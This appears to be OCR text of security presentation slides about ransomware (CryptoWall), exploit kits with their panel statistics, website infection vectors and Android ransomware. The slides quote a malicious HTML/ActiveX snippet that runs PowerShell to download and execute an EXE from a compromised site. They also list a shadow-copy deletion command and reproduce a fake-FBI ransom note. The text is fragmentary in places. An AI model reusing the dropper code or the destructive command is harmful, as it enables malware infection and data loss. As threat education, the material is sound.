 <OBJECT id=x classid="clsid:adb880a6-d8ff-11cf-9377-00aa003b7a11" width=1 height=1>
<PARAM name="Command" value="ShortCut">
 <PARAM name="Button" value="Bitmap::shortcut">
 <PARAM name="Item1"
    value=",cmd,/c powershell
        (New-Object System.Net.WebClient).DownloadFile('http://www.[redacted]/wp-content/plugins/pafacile/images/chasepayment.exe','%TEMP%\chase.exe');
        (New-Object -com Shell.Application).ShellExecute('%TEMP%\chase.exe')">
 <PARAM name="Item2" value="273,1,1">
</OBJECT>
<script>
x.Click();
</SCRIPT>
<div>
<table style="width:566px;" cellpadding="0" cellspacing="0" align="center"
```

… stage 3 (EXE)

- Launches new instance of explorer.exe
- Injects unpacked CryptoWall binary code into this process
- Original process exits
- *vssadmin.exe Delete Shadows /All /Quiet*
- Achieves persistence with autorun registry keys
- Starts a new process for CnC communication via I2P
- Obtains unique public key
- Uses AES 256 encryption to encrypt documents
- Writes and displays “how to decrypt” note in the language, based on GEO IP lookup

Spammed DOC with embedded LNK spawning Powershell download



Threat Summary


What: Troj/Ransom-ZZZ
3 business files were involved

Web-based attacks

> 100 000 new malicious pages every day

80% belong to

legitimate sites



Exploit kits/packs


- Cheap ($50/month)
- Easy to use
- 'Silent' infection of victims

Styx

Silence Exploit


Nuclear Pack v2.0

Blackhole β


SEO Sploit Pack

Version: 1.0.4.24 (7.10.2010)
Server time: 12:14, 18.05.2011

Hosts Loads Percent



Глобальная статистика

ЗА ВЕСЬ ПЕРИОД 15353 всего □ 11571 уник ■ 1194 загрузки ■

ПРОБИВ

10.32%

Statistic for seller: ht

Загрузка файла

Размер Файла: 40 Kb

MD5: 80c8eac98ebcbc5019c19e3da0b02cd6

Подробная статистика

СТРАНЫ(TOP 10)	ВСЕГО	УНИК.	ЗАГРУЗКИ	
US	15353	11571	1194	10.32%

ОС(TOP 10)	ВСЕГО	УНИК.	ЗАГРУЗКИ	
Windows 7	8959	7062	717	10.15%
Windows XP	3199	2424	216	8.91%
Windows Vista	2863	2055	265	12.9%
Windows 2003	316	170	1	0.59%
Windows 2000	16	12	0	0%

БРАУЗЕРЫ(TOP 10)	ВСЕГО	УНИК.	ЗАГРУЗКИ	
MSIE 9.0	6347	4978	603	12.11%
MSIE 8.0	2734	2126	286	13.45%
Firefox 11.0	2697	2275	106	4.66%
MSIE 7.0	1766	940	69	7.34%
Opera 9.80	476	288	42	14.58%

РЕФЕРАЛЫ(TOP 10)	ВСЕГО	УНИК.	ЗАГРУЗКИ	
	7758	6495	725	[illegible]
	7578	6552	613	[illegible]
	4	4	0	
	3	2	1	
	2	2	0	

Website infections

- Linux trojans
- FTP account hacking
- cPanel exploits
- SQL Injections
- Vulnerable webservers, CMS (Wordpress, Drupal, …), PHP


Evasion Techniques

- Binaries repackaged every 20 min (!) and AV tested
  + server side polymorphism
- 100s of payload domains created daily
- 10,000s of new infected websites stealing legitimate traffic or used as payload or CnC servers


Everything is a moving target

Android malware

- Information stealers
- SMS senders
- Phishing
- Privilege escalation
- Zeus for Android
- Fake AV
- Ransomware
- Adware
- Spyware




Android Ransomware



Mandiant U.S.A. Cyber Security
FBI. Department of Defense
U.S.A. Cyber Crime Center

IP: [redacted]
Country: **United States**
Region: **WA**
City: [redacted]

**ATTENTION!
Your phone has been blocked up for safety reasons listed below.
All the actions performed on this phone are fixed.
All your files are encrypted.
CONDUCTED AUDIO AND VIDEO.**



Then in **7** day term you should remedy the breaches associated with your phone. Otherwise, your phone will be blocked up and criminal case will be opened against youself (with no option to pay fine).

Please mind, that you should enter only verified passs of vouchers and abstain from caching out of vouchers once used for fine payment. If erroneous passs were entered, or if attempt was made to cancel vouchers after transaction, then, apart from above breaches, you will be charged with fraud (Article 377 of United States of America criminal law; 1 to 3 years of imprisonment) and criminal case will be opened.


Voucher NO/PIN: Type your code
Value: 300 ▾

How do I unblock the phone using the MoneyPak?

1. Find a retail location near you.
